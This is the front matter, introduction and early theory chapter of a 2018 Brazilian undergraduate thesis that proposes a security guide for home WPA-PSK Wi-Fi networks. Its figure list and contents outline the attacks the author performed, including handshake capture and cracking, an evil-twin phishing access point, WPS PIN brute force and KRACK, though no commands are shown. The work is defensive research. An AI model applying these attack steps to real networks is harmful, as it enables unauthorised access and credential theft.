



Universidade de Brasília – UnB  
Faculdade UnB Gama – FGA  
Engenharia de Software

# **Modelo de guia de boas práticas de configuração e uso para a segurança da operação de redes WPA-PSK**

Autor: Lucas Oliveira do Couto  
Orientador: Prof. Dr. Tiago Alves da Fonseca

Brasília, DF  
2018





Lucas Oliveira do Couto

# **Modelo de guia de boas práticas de configuração e uso para a segurança da operação de redes WPA-PSK**

Monografia submetida ao curso de graduação em Engenharia de Software da Universidade de Brasília, como requisito parcial para obtenção do Título de Bacharel em Engenharia de Software.

Universidade de Brasília – UnB

Faculdade UnB Gama – FGA

Orientador: Prof. Dr. Tiago Alves da Fonseca

Brasília, DF

2018

---

Lucas Oliveira do Couto

Modelo de guia de boas práticas de configuração e uso para a segurança da operação de redes WPA-PSK/ Lucas Oliveira do Couto. – Brasília, DF, 2018-  
121 p. : il. (algumas color.) ; 30 cm.

Orientador: Prof. Dr. Tiago Alves da Fonseca

Trabalho de Conclusão de Curso – Universidade de Brasília – UnB  
Faculdade UnB Gama – FGA , 2018.

1. Segurança Wireless. 2. Vulnerabilidades. I. Prof. Dr. Tiago Alves da  
Fonseca. II. Universidade de Brasília. III. Faculdade UnB Gama. IV. Modelo de  
guia de boas práticas de configuração e uso para a segurança da operação de redes  
WPA-PSK

CDU 02:141:005.6

---

Lucas Oliveira do Couto

## **Modelo de guia de boas práticas de configuração e uso para a segurança da operação de redes WPA-PSK**

Monografia submetida ao curso de graduação em Engenharia de Software da Universidade de Brasília, como requisito parcial para obtenção do Título de Bacharel em Engenharia de Software.

Trabalho aprovado. Brasília, DF, 09 de julho de 2018:

---

**Prof. Dr. Tiago Alves da Fonseca**  
Orientador

---

**Prof. Dr. Fernando William Cruz**  
Convidado 1

---

**Prof. MSc. Renato Coral Sampaio**  
Convidado 2

Brasília, DF  
2018



*Ao nosso Senhor Jesus Cristo, amigo e Salvador,  
pela Sua graça que tenho experimentado desde a concepção deste trabalho.*

*À minha família,  
cujo apoio tornou-se essencial durante a caminhada.*





# Agradecimentos

Gostaria de agradecer a Deus, que sempre me sustentou pela sua graça e misericórdia, me dando força para chegar até aqui, iluminando o meu caminho e colocando pessoas maravilhosas em minha vida.

Ao meu pai Célio, à minha mãe Célia e à minha irmã Loyane, que sempre me deram o apoio necessário durante toda a jornada, tornando possível a concretização desse sonho.

Ao professor Tiago Alves da Fonseca, pela orientação neste trabalho, pela confiança depositada, pelo tempo e esforço investidos, pelas oportunidades oferecidas, pelos ensinamentos e pelo apoio nos momentos difíceis.



*“Entrega o teu caminho ao Senhor,  
confia nele, e o mais ele fará.”  
(Bíblia Sagrada, Salmos 37, 5)*



# Resumo

A segurança das WLAN's sempre foi alvo de grande preocupação, uma vez que, nessas redes, os dados trafegam em todas as direções por meio de ondas de rádio. Desse modo, a IEEE desenvolveu os protocolos de segurança WPA e WPA2 com o objetivo de garantir às WLAN's os requisitos básicos de segurança: integridade, autenticidade e confidencialidade. Ainda assim, usuários de redes operando com WPA e que não possuem conhecimento e orientação podem tornar-se vulneráveis a diversos tipos de ataques. Tendo isso em vista, este trabalho apresenta um modelo de guia de boas práticas de configuração e uso para redes Wi-Fi domésticas, também conhecidas como redes WPA-PSK, o qual serve como um conjunto de orientações aos usuários e como base para que outros guias possam ser desenvolvidos. Para isso, foi realizado um conjunto de ataques sistemáticos a uma rede WPA-PSK mal configurada. Assim, as vulnerabilidades foram expostas, e com base nisso, contramedidas foram propostas para que o modelo de guia de boas práticas pudesse ser desenvolvido.

**Palavras-chave:** segurança. protocolos. ataques. WPA. WPA-PSK. Wi-Fi. IEEE 802.11.



# Abstract

The security of WLAN's is always a big concern, because data travels in all directions by means of radio waves at these networks. This way, IEEE developed the security protocols WPA and WPA2 to assure the WLAN's basic security requirements: integrity, authenticity, and confidentiality. Even so, WPA network users that don't have knowledge and orientation can become vulnerable to several types of attacks. Keeping this in mind, this work presents a guide model of good practices for configuration and use of home WiFi networks, also known as WPA-PSK networks, which can be used as orientation to users and as basis so that other guides can be developed. For this, it was executed a set of systematic attacks to misconfigured WPA-PSK networks. Thus, the vulnerabilities were exposed, and, based on this, countermeasures were proposed and summarized in a guide model.

**Key-words:** security. protocols. attacks. WPA. WPA-PSK Wi-Fi. IEEE 802.11.





# Lista de ilustrações

Figura 1 – Rede de infraestrutura (WRIGHT; CACHE, 2015).	32
Figura 2 – Canais de uma rede Wi-Fi operando na banda de 2,4 Ghz.	32
Figura 3 – Possíveis canais de uma rede Wi-Fi operando na banda de 5 GHz (JAB-BUSCH, 2013).	33
Figura 4 – Varredura passiva (KUROSE; ROSS, 2010).	34
Figura 5 – Varredura ativa (KUROSE; ROSS, 2010).	34
Figura 6 – Troca de pacotes em uma varredura ativa (WRIGHT; CACHE, 2015).	35
Figura 7 – Quadro 802.11. (KUROSE; ROSS, 2010)	36
Figura 8 – Arquitetura tradicional de segurança (EDNEY; ARBAUGH, 2004).	36
Figura 9 – Problemas na arquitetura de segurança de redes <i>wireless</i> (EDNEY; ARBAUGH, 2004).	37
Figura 10 – autenticação WEP.	38
Figura 11 – Cálculo do ICV.	38
Figura 12 – Algoritmo RC4 em operação.	39
Figura 13 – Operação XOR entre dois bytes.	39
Figura 14 – Protocolo EAP em uma rede discada (WRIGHT; CACHE, 2015).	41
Figura 15 – Protocolo EAP em uma rede discada (WRIGHT; CACHE, 2015).	41
Figura 16 – Protocolo EAPoL (WRIGHT; CACHE, 2015).	42
Figura 17 – IEEE 802.1X nas redes 802.11 (EDNEY; ARBAUGH, 2004).	42
Figura 18 – WPA-PSK: <i>four-way handshake</i> e derivação de chaves (WRIGHT; CACHE, 2015).	43
Figura 19 – Hierarquia de chaves para o TKIP.	44
Figura 20 – Hierarquia de chaves para o CCMP.	45
Figura 21 – <i>Group-key handshake</i> .	46
Figura 22 – <i>FT handshake</i> (VANHOEF; PIESSENS, 2017).	46
Figura 23 – TKIP <i>mixed key</i> . (EDNEY; ARBAUGH, 2004)	48
Figura 24 – AES com <i>counter mode</i> . (EDNEY; ARBAUGH, 2004)	49
Figura 25 – CBC-MAC.	49
Figura 26 – CCMP. (EDNEY; ARBAUGH, 2004)	50
Figura 27 – Primeiro bloco para CBC-MAC. (EDNEY; ARBAUGH, 2004)	50
Figura 28 – Primeiro bloco para CBC-MAC. (EDNEY; ARBAUGH, 2004)	51
Figura 29 – Troca de mensagens iniciais EAP no WPS. (MOHTADI; RAHIMI, 2015)	51
Figura 30 – Troca de mensagens entre AP e cliente. (MOHTADI; RAHIMI, 2015)	52
Figura 31 – Visão geral do fluxo de trabalho.	55
Figura 32 – Plano de ataques.	56
Figura 33 – Configuração de ambiente para o ataque do KRACK.	58

Figura 34 – Desautenticação de cliente conectado à rede oculta. . . . .	61
Figura 35 – Observação do pacote <i>reassociation request</i> que contém o SSID. . . . .	62
Figura 36 – Buscando a rede oculta. . . . .	62
Figura 37 – Cliente conectado à rede oculta. . . . .	62
Figura 38 – Desautenticação de um cliente conectado à rede oculta. . . . .	63
Figura 39 – SSID da rede oculta revelado. . . . .	63
Figura 40 – <i>Sniffing</i> da rede com lista de endereços MAC configurada. . . . .	63
Figura 41 – Tentativa de conexão do atacante. . . . .	64
Figura 42 – Mudança do endereço MAC do atacante. . . . .	64
Figura 43 – Cópia do endereço MAC e desautenticação do cliente. . . . .	65
Figura 44 – Desautenticação contínua do cliente alvo. . . . .	65
Figura 45 – Conexão bem-sucedida do atacante. . . . .	65
Figura 46 – Desautenticação do cliente para a captura do <i>4-way handshake</i> . . . . .	67
Figura 47 – Monitoramento da rede e escolha de um cliente. . . . .	67
Figura 48 – Desautenticação do cliente escolhido. . . . .	68
Figura 49 – Captura do <i>4-way handshake</i> . . . . .	68
Figura 50 – Captura do <i>4-way handshake</i> pelo airodump-ng. . . . .	68
Figura 51 – Geração de um novo arquivo com o wpaclean. . . . .	69
Figura 52 – Pacotes do arquivo FAMILIA_HANDSHAKE.pcap. . . . .	69
Figura 53 – Força-bruta <i>offline</i> utilizando o hashcat. . . . .	70
Figura 54 – Força-bruta <i>offline</i> utilizando o aircrack-ng. . . . .	71
Figura 55 – Criação da tabela de <i>hash</i> para o SSID “Familia Couto”. . . . .	72
Figura 56 – Importação da <i>wordlist</i> 8Digit.lst. . . . .	72
Figura 57 – Cálculo do <i>hashes</i> das senhas na tabela “Familia Couto”. . . . .	72
Figura 58 – Ataque com tabela de <i>hashes</i> pré-computadas. . . . .	73
Figura 59 – Escolha de canais para serem varridos pelo fluxion. . . . .	73
Figura 60 – Monitoramento de redes através da ferramenta airodump-ng. . . . .	74
Figura 61 – Redes encontradas pela ferramenta airodump-ng. . . . .	74
Figura 62 – Informações da rede alvo copiadas para máquina do atacante (AP falso). . . . .	75
Figura 63 – Escolha da ferramenta pyrit para a verificação do <i>4-way handshake</i> . . . . .	75
Figura 64 – Escolha da opção de desautenticação <i>broadcast</i> . . . . .	76
Figura 65 – Desautenticação de todos os clientes para a captura do <i>4-way handshake</i> . . . . .	76
Figura 66 – Captura do <i>4-way handshake</i> . . . . .	76
Figura 67 – Armazenamento do <i>4-way handshake</i> . . . . .	77
Figura 68 – Criação do certificado SSL. . . . .	77
Figura 69 – Opção para criar uma página web de <i>phishing</i> . . . . .	77
Figura 70 – Escolha da página web de <i>phishing</i> . . . . .	78

Figura 71 – Desautenticação de todos os clientes da rede atacada. . . . .	78
Figura 72 – Inicialização do AP falso. . . . .	78
Figura 73 – Cliente sem conexão com a rede. . . . .	79
Figura 74 – Página de login falsa ( <i>phishing</i> ). . . . .	80
Figura 75 – Servidor DHCP. . . . .	80
Figura 76 – Servidor DNS falso. . . . .	80
Figura 77 – Informações do AP falso. . . . .	81
Figura 78 – Senha incorreta digitada pelo usuário. . . . .	81
Figura 79 – Senha capturada e armazenada pelo atacante. . . . .	82
Figura 80 – Página falsa reconexão enviada ao cliente. . . . .	82
Figura 81 – Esquemático de funcionamento do <i>fluxion</i> . . . . .	82
Figura 82 – Forma como o PIN é verificado pelo WPS. . . . .	83
Figura 83 – Diagrama do ataque de força-bruta <i>online</i> contra o WPS PIN. . . . .	84
Figura 84 – Força-bruta <i>online</i> contra o d-link DIR-809. . . . .	84
Figura 85 – Força-bruta <i>offline</i> contra o ARRIS TG862. . . . .	85
Figura 86 – Digrama do ataque de força-bruta <i>offline</i> (REFERENCIA). . . . .	85
Figura 87 – Força-bruta <i>online</i> contra o ARRIS TG862. . . . .	86
Figura 88 – Força-bruta <i>online</i> contra o D-Link DIR-809. . . . .	87
Figura 89 – Senha WPA obtida a partir do WPS PIN para o ARRIS TG862. . . . .	88
Figura 90 – Máquina de estados do cliente durante o <i>4-way handshake</i> (VANHOEF; PIESSENS, 2017). . . . .	89
Figura 91 – <i>Channel-based MitM</i> . . . . .	90
Figura 92 – Estado do cliente antes do ataque KRACK. . . . .	91
Figura 93 – Atacante forçando o cliente a mudar de canal e conectar-se ao AP falso. . . . .	91
Figura 94 – Tela inicial do ataque KRACK. . . . .	92
Figura 95 – Estado de rede do cliente ao mudar de canal. . . . .	92
Figura 96 – <i>Channel-based man-in-the-middle</i> . . . . .	92
Figura 97 – Manipulação do <i>4-way handshake</i> e conexão com o AP falso. . . . .	93
Figura 98 – Servidor DHCP do AP falso. . . . .	93
Figura 99 – Novo endereço IP do cliente. . . . .	93
Figura 100 – Novo endereço IP do cliente. . . . .	94
Figura 101 – Servidor DNS do AP falso. . . . .	94
Figura 102 – Dados enviados pelo cliente e capturados pelo AP falso. . . . .	94
Figura 103 – Modelo de guia de boas práticas. . . . .	99
Figura 104 – Retransmissão em texto aberto da mensagem (VANHOEF; PIESSENS, 2017). . . . .	115
Figura 105 – Retransmissão em texto aberto da mensagem 3 imediatamente enviada após a primeira (VANHOEF; PIESSENS, 2017). . . . .	117

Figura 106 – Retransmissão da mensagem 3 criptografada (VANHOEF; PIESSENS, 2017). . . . .	118
Figura 107 – Ataque contra AP que instala a GTK imediatamente após enviar o <i>Group1</i> (VANHOEF; PIESSENS, 2017). . . . .	119
Figura 108 – Ataque contra AP que instala a GTK imediatamente após receber o <i>Group2</i> de todos os clientes (VANHOEF; PIESSENS, 2017). . . . .	120
Figura 109 – Ataque contra o <i>FT handshake</i> (VANHOEF; PIESSENS, 2017). . . . .	120

# Lista de tabelas

Tabela 1 – Ferramentas da suíte <code>aircrack-ng</code> . . . . .	57
Tabela 2 – Análise dos tempos para quebrar senhas numéricas. . . . .	96
Tabela 3 – Atualizações de segurança das fabricantes. . . . .	97



# Lista de abreviaturas e siglas

AES	<i>Advanced Encryption Standard</i>
AP	<i>Access Point</i> (Ponto de acesso sem fio)
BSS	<i>Basic Service Set</i>
BSSID	<i>Basic Service Set Identification</i>
CCMP	<i>Counter Mode with Cipher Block Chaining Message Authentication Code Protocol</i>
CPU	<i>Central Processing Unit</i>
EAP	<i>Extensible Authentication Protocol</i>
EAPoL	<i>EAP over LAN</i>
ESSID	<i>Extended Service Set Identification</i>
GPU	<i>Graphical Processing Unit</i>
IBSS	<i>Independent Basic Service Set</i>
IEEE	<i>Institute of Electrical and Electronic Engineers</i>
IP	<i>Internet Protocol</i>
IV	<i>Initialization Vector</i>
LAN	<i>Local Area Network</i>
MAC	<i>Media Access Control</i>
MIC	<i>Message Integrity Code</i>
PBKDF	<i>Password-Based Key Derivation Function</i>
PIN	<i>Personal Identification Number</i>
PMK	<i>Pairwise Master Key</i>
PPP	<i>point-to-point protocol</i>
PSK	<i>Pre-Shared Key</i>
PTK	<i>Pairwise Transient Key</i>

RC4	<i>Rivest Cipher 4</i>
SSID	<i>Service Set Identification</i>
TCP	<i>Transmission Control Protocol</i>
TGi	<i>Task Group i</i>
TKIP	<i>Temporal Key Integrity Protocol</i>
WLAN	<i>Wireless Local Area Network</i>
WPA	<i>Wi-Fi Protected Access</i>
WPA-PSK	<i>Wi-Fi Protected Access - Pre-Shared Key (rede doméstica)</i>
WPS	<i>Wi-Fi Protected Setup</i>



# Sumário

<b>1</b>	<b>INTRODUÇÃO</b>	<b>27</b>
<b>1.1</b>	<b>Contextualização e justificativa</b>	<b>27</b>
<b>1.2</b>	<b>Questões de pesquisa</b>	<b>29</b>
<b>1.3</b>	<b>Objetivos</b>	<b>29</b>
1.3.1	Objetivo geral	29
1.3.2	Objetivos específicos	29
<b>2</b>	<b>FUNDAMENTAÇÃO TEÓRICA</b>	<b>31</b>
<b>2.1</b>	<b>Visão geral das redes IEEE 802.11</b>	<b>31</b>
2.1.1	Tipos de redes	31
2.1.2	Canais de transmissão	32
2.1.3	Varreduras e associação	33
2.1.4	Quadros 802.11	35
2.1.5	Segurança em redes <i>wireless</i>	36
<b>2.2</b>	<b>WEP</b>	<b>37</b>
2.2.1	Autenticação	37
2.2.2	Integridade	38
2.2.3	Criptografia	39
<b>2.3</b>	<b>IEEE 802.11i/WPA-PSK</b>	<b>40</b>
2.3.1	Autenticação e derivação de chaves	40
2.3.1.1	IEEE 802.1X/EAPoL	40
2.3.1.2	4-way handshake	43
2.3.1.3	Group-key handshake	45
2.3.1.4	FT handshake	46
2.3.2	Protocolos de criptografia e integridade	47
2.3.2.1	TKIP	47
2.3.2.2	CCMP	48
<b>2.4</b>	<b>WPS</b>	<b>51</b>
<b>3</b>	<b>MATERIAIS E MÉTODOS</b>	<b>55</b>
<b>3.1</b>	<b>Planejamento dos ataques</b>	<b>55</b>
<b>3.2</b>	<b>Ferramentas básicas</b>	<b>56</b>
3.2.1	Aircrack-ng	56
3.2.2	Wireshark	57
3.2.3	Reaver	57
3.2.4	Fluxion	57

3.3	Configurações de ambientes	57
3.3.1	Força-bruta <i>offline</i>	57
3.3.2	KRACK	58
4	COMPROVAÇÃO DE FALÁCIAS DE SEGURANÇA	61
4.1	SSID oculto	61
4.2	Lista de endereços MAC	63
5	RECUPERAÇÃO DE SENHA WPA-PSK	67
5.1	Força-bruta <i>offline</i>	67
5.1.1	Tabelas de hashes pré-computadas	71
5.2	AP falso - <i>Evil Twin</i>	73
5.3	WPS	83
5.3.1	Força-bruta <i>online</i>	83
5.3.2	Força-bruta <i>offline</i>	85
6	QUEBRA DA CRIPTOGRAFIA WPA: KRACK	89
6.1	Vulnerabilidade da chave de criptografia nula	90
7	ANÁLISE E DISCUSSÃO DOS RESULTADOS	95
7.1	Falácias de Segurança	95
7.2	WPS PIN	95
7.3	Rogue AP- <i>Evil Twin</i>	96
7.4	Força-bruta <i>offline</i> contra senhas WPA	96
7.4.1	SSID's comuns	97
7.5	KRACK	97
7.6	WPA3	98
7.7	Modelo de guia de boas práticas	98
8	CONCLUSÃO	101
	REFERÊNCIAS	103
	APÊNDICES	105
	APÊNDICE A – GUIA DE BOAS PRÁTICAS	107
A.1	Escolha o método de segurança correto	107
A.2	Escolha uma boa senha	107
A.3	Altere o nome da rede (SSID)	108
A.4	Medidas que não trazem segurança	108

<b>A.5</b>	<b>Demais cuidados a serem tomados . . . . .</b>	<b>108</b>
<b>A.6</b>	<b>Recomendações específicas aos administradores de rede . . . . .</b>	<b>109</b>
	<b>APÊNDICE B – <i>SCRIPTS</i> PARA CONFIGURAR O AMBIENTE</b>	
	<b>DA INSTÂNCIA EC2 NA AWS . . . . .</b>	<b>111</b>
<b>B.1</b>	<b>ec2-pyrit.sh . . . . .</b>	<b>111</b>
<b>B.2</b>	<b>ec2-hashcat-aircrack.sh . . . . .</b>	<b>112</b>
	<b>APÊNDICE C – ATAQUES KRACK . . . . .</b>	<b>115</b>
<b>C.1</b>	<b>4-way handshake . . . . .</b>	<b>115</b>
C.1.1	Retransmissão em texto aberto da mensagem 3 . . . . .	115
C.1.2	Retransmissão criptografada da mensagem 3 . . . . .	116
<b>C.2</b>	<b>Group-key handshake . . . . .</b>	<b>118</b>
C.2.1	Instalação imediata da GTK . . . . .	119
C.2.2	Instalação tardia da GTK . . . . .	119
C.2.3	FT handshake . . . . .	120



# 1 Introdução

## 1.1 Contextualização e justificativa

Presente em locais de trabalho, universidades, cafés, aeroportos e diversos outros lugares, as redes WLAN (*wireless local area network*), também conhecidas como redes Wi-Fi, têm se tornado cada vez mais comum na vida das pessoas. As vantagens apresentadas por essas redes em relação às redes cabeadas explicam essa rápida adesão, como por exemplo a mobilidade e a flexibilidade (GAST, 2002).

As WLANs permitem que o usuário se mova com liberdade desde que esteja sempre ao alcance do ponto de acesso (dispositivo responsável por distribuir a *internet* para o meio *wireless*, também conhecido como AP, do inglês *Access Point*). Além disso, para adicionar novos usuários a uma rede WLAN, basta que o AP os autentique via *wireless*, dispensando, assim, o uso de cabos. Esta característica mostra uma maior flexibilidade em relação às redes *Ethernet*.

Em contrapartida, nas redes *wireless*, os dados trafegam em todas as direções através de ondas de rádio. Dessa forma, qualquer *hacker* que tenha uma ferramenta de monitoramento (usualmente chamada de *sniffer*), é capaz de interceptar os pacotes que trafegam na rede e assim roubar informações, ou até mesmo conseguir acesso não autorizado. Sendo assim, desde o princípio, foram desenvolvidos diversos protocolos, padrões e ferramentas a fim de atender os requisitos básicos de segurança em uma rede: integridade, confidencialidade e autenticidade.

O primeiro protocolo de segurança voltado às redes Wi-Fi foi o WEP (*wireless equivalent privacy*). Contudo, esse protocolo apresentou um conjunto de problemas na autenticação, controle de acesso, integridade e privacidade, além de usar chaves criptográficas fáceis de serem quebradas (EDNEY; ARBAUGH, 2004).

Com tantas falhas, o IEEE, instituto responsável por definir alguns padrões em diversas áreas da engenharia e da computação, rapidamente organizou um grupo de trabalho para desenvolver novos protocolos de segurança que fossem mais robustos. Esse grupo ficou conhecido como TGi (*task group i*) e desenvolveu dois protocolos conhecidos como WPA (*wi-fi protected access*) e WPA2. Ambos os protocolos definem duas arquiteturas de segurança para as redes WLAN: o WPA-PSK (*pre-shared key*), também conhecido como WPA-Personal, voltado para o uso em redes domésticas, e o WPA-Enterprise, dedicado às redes corporativas (EDNEY; ARBAUGH, 2004). Nas redes WPA-PSK, a autenticação de novos clientes é realizada pelo o AP através de uma única senha que é compartilhada entre todos os dispositivos da rede. No caso das redes WPA-Enterprise, cada cliente pos-

sui seu próprio nome de usuário e senha, sendo que a autenticação é realizada por uma terceira entidade conhecida servidor de autenticação. Esse servidor contém uma base de dados com todos os nomes de usuários e senhas dos dispositivos cadastrados na rede.

No que diz respeito ao uso dos protocolos de segurança das redes WLAN, cerca de 69% dos AP's hoje em dia utilizam os protocolos WPA (6,29%) e WPA2 (62,72%), sendo que o WEP, um protocolo já defasado devido às suas vulnerabilidades inerentes, é utilizado por apenas 7,02% dos AP's ([WIGLE.NET, 2018](#)) <sup>1</sup>.

Apesar dos protocolos WPA e WPA2 possuírem medidas capazes de garantir a devida segurança, usuários sem o adequado conhecimento e orientação podem tornar redes WPA vulneráveis a diversos tipos de ataques. Em um contexto no qual o tráfego de informações confidenciais nas redes *wireless* tem aumentado bastante nos últimos anos, o problema se torna um agravante.

Por meio de uma pesquisa realizada em mais de 18.000 domicílios, a Avast descobriu que cerca de 81% das redes WiFi domésticas no Brasil estão sob risco de algum tipo de ataque cibernético, devido a vulnerabilidades em roteadores e o uso de senhas fracas. O estudo ainda revelou que 22% dos entrevistados não sabem se usam algum tipo de solução para proteger a rede, enquanto que 20% tem certeza de que não utilizam ([AVAST, 2014](#)).

Em 2015, uma menina de sete anos conseguiu invadir uma rede wi-fi em apenas 10 minutos, tendo como base buscas no google e tutoriais na Internet, mostrando assim o quão vulnerável um rede pode se tornar quando aqueles que a configuram não possuem o conhecimento adequado ([BBC, 2015](#)).

Em outubro de 2017, um pesquisador de segurança, Mathy Vanhoef, publicou uma série de ataques conhecida como KRACK que explora as vulnerabilidades no processo de autenticação dos protocolos WPA/WPA2, permitindo que o tráfego de dados possa ser interceptado e lido por um invasor. “(...) os atacantes obtêm informações transmitidas de forma supostamente segura e criptografada, como dados bancários, números de cartões de créditos, mensagens de bate-papo, fotos e muito mais” ([CIRIACO, 2017](#)). Sem o devido conhecimento dos ataques e de como se proteger, usuários ficam expostos a essas vulnerabilidades.

Ao apresentar as vulnerabilidades às quais uma rede Wi-Fi doméstica (WPA-PSK) pode estar sujeita, este trabalho busca trazer conhecimento e orientação aos usuários para que esses possam se proteger contra ataques de invasores. No fim é mostrado um modelo de guia de boas práticas que foi definido com base nas vulnerabilidades observadas.

---

<sup>1</sup> O site *wigle.net* contém uma base de dados com informações de AP's capturados e enviados por usuários. As porcentagens apresentadas no texto diz respeito a uma quantidade de aproximadamente 456.874.741 de AP's registrados.

## 1.2 Questões de pesquisa

Dado o contexto e a justificativa do presente tema, foram elaboradas as seguintes questões de pesquisa com o propósito de guiar a linha de execução do trabalho:

- Quais são as falácias mais comuns no contexto de segurança de redes WPA-PSK?
- A quais vulnerabilidades os usuários de uma rede WPA-PSK podem estar expostos?
- Quais são as contramedidas propostas para essas vulnerabilidades?

## 1.3 Objetivos

Uma vez estabelecido as questões de pesquisa, foram definidos os objetivos para este trabalho.

### 1.3.1 Objetivo geral

Apresentar um modelo de guia de boas práticas de segurança que possa orientar usuários sem conhecimento na configuração e uso de uma rede WPA-PSK. Para o cumprimento deste objetivo geral, foram traçados alguns objetivos específicos citados na Subseção seguinte.

### 1.3.2 Objetivos específicos

- Discutir as falácias no contexto de segurança das redes WPA-PSK.
- Conhecer os protocolos de segurança WPA e WPA2 e suas vulnerabilidades.
- Montar e realizar ataques sistemáticos a uma rede WPA-PSK.
- Apresentar contramedidas aos problemas encontrados durante os ataques.





## 2 Fundamentação Teórica

### 2.1 Visão geral das redes IEEE 802.11

Segundo [Edney e Arbaugh \(2004\)](#),

*O Institute of Electrical and Eletronics Engineers (IEEE) opera um grupo chamado de Standards Association (SA). Dentre muitos outros padrões, o IEEE-SA é reponsável pela família IEEE 802: “Local Area and Metropolitan Area Networks”. O IEEE 802 é dividido em grupos de trabalho, sendo que cada um produz padrões em uma área específica. O grupo de trabalho “.11” produz padrões para wireless LANs*

De uma forma sucinta, o padrão IEEE 802.11 é responsável por definir as características da camada física e da camada MAC para as redes WLAN (*wireless local area network*) ([STALLINGS, 2007](#)).

#### 2.1.1 Tipos de redes

O bloco construtivo fundamental da arquitetura de uma LAN sem fio 802.11 é o conjunto básico de serviço (*basic service set - BSS*) ([KUROSE; ROSS, 2010](#)). Basicamente, cada BSS consiste em um grupo de estações que se comunicam entre si. A comunicação acontece em uma área de rede com limites imprecisos, chamada de *basic service area*, definida pelas características de propagação do meio *wireless* ([GAST, 2002](#)).

Nas redes ad-hoc, também conhecidas como IBSS (*independent BSS*), as estações comunicam-se diretamente umas com as outras sem a presença de um controle central, como por exemplo, um ponto de acesso ([GAST, 2002](#)).

Em contrapartida, nas redes de infraestrutura, foco deste trabalho, cada BSS possui um ponto de acesso central (*access point - AP*) que conecta todas as estações da *basic service area* à rede (Fig. 1). O AP é responsável por toda e qualquer comunicação nesse tipo de rede, incluindo a comunicação entre estações que pertencem ao mesmo BSS ([GAST, 2002](#)).

Sendo assim, cada estação precisa estar conectada a um ponto de acesso para obter os serviços de rede. As estações móveis sempre iniciam o processo de associação, e o ponto de acesso pode escolher garantir ou negar o acesso baseado nos conteúdos da requisição de associação ([GAST, 2002](#)).




Figura 1 – Rede de infraestrutura (WRIGHT; CACHE, 2015).

### 2.1.2 Canais de transmissão

O padrão 802.11 define certas faixas de frequência de rádio para a operação das redes Wi-Fi. As redes que operam na banda de 2,4 GHz, trabalham na faixa de frequência de 2,4 GHz a 2,485 GHz. Dentro dessa faixa de 85 MHz, o padrão define 11 canais que se sobrepõem parcialmente (KUROSE; ROSS, 2010). Em outras palavras, cada canal é um pequeno espaço dentro da faixa de frequência definido pelo respectivo padrão.




Figura 2 – Canais de uma rede Wi-Fi operando na banda de 2,4 Ghz.

Pela Figura 2, podemos notar que não há qualquer tipo de sobreposição entre dois canais se, e somente se, eles estiverem separados por pelos menos 4 canais. Para um padrão que define 11 canais de comunicação, somente os canais 1, 6 e 11 não se sobrepõem (KUROSE; ROSS, 2010).

Existem redes que além de operar na banda de 2,4 GHz também operam na banda de 5 GHz em um sistema conhecido como *dual-band* (KLEIN, 2017). Na banda de 5 GHz existem muito mais canais disponíveis, os quais podem operar em um largura (*channel width*) de 20 MHz ou 40 MHz. Quando os canais estão operando na largura de 20 MHz,

não há qualquer sobreposição entre eles, porém, quando operam na largura de 40 MHz, há sempre uma sobreposição entre dois canais vizinhos (Fig. 3).




Figura 3 – Possíveis canais de uma rede Wi-Fi operando na banda de 5 GHz (JABBUSCH, 2013).

Cada região no mundo disponibiliza um conjunto de canais para que as redes Wi-Fi possam operar na banda de 5GHz (KLEIN, 2017). Um dos AP's<sup>1</sup> utilizados na execução deste trabalho, por exemplo, oferece os canais destacados na Fig. 3 (36, 40, 44, 48, 149, 153, 157, 161, 165).

A banda de 5 GHz possibilita taxas de transmissão mais elevadas se comparado com a banda de 2,4 GHz, porém, devido à alta frequência das ondas de rádio, o seu alcance é menor.

### 2.1.3 Varreduras e associação

Antes de começar a receber e enviar quadros de dados, uma estação tem que necessariamente se associar a um ponto de acesso. Mas antes disso, é necessário que a estação tenha conhecimento de todos os pontos de acesso que estejam ao seu alcance. Para a ação de reconhecimento de APs, o padrão 802.11 define basicamente dois métodos: a varredura ativa (*active scanning*) e a varredura passiva (*passive scanning*) (KUROSE; ROSS, 2010).

Um AP envia periodicamente quadros de sinalização (*beacon frames*) contendo basicamente o seu SSID (*service set ID*), endereço MAC, a taxa máxima de transferência de dados, o canal no qual está operando, dentre outras informações (WRIGHT; CACHE, 2015). Um estação que queira se conectar a uma rede faz uma varredura de todos os canais possíveis em busca de quadros de sinalização a fim de reconhecer todos os APs que estejam ao seu alcance (Fig. 4). Esse processo é conhecido como a varredura passiva (KUROSE; ROSS, 2010).

<sup>1</sup> D-Link DIR-809.

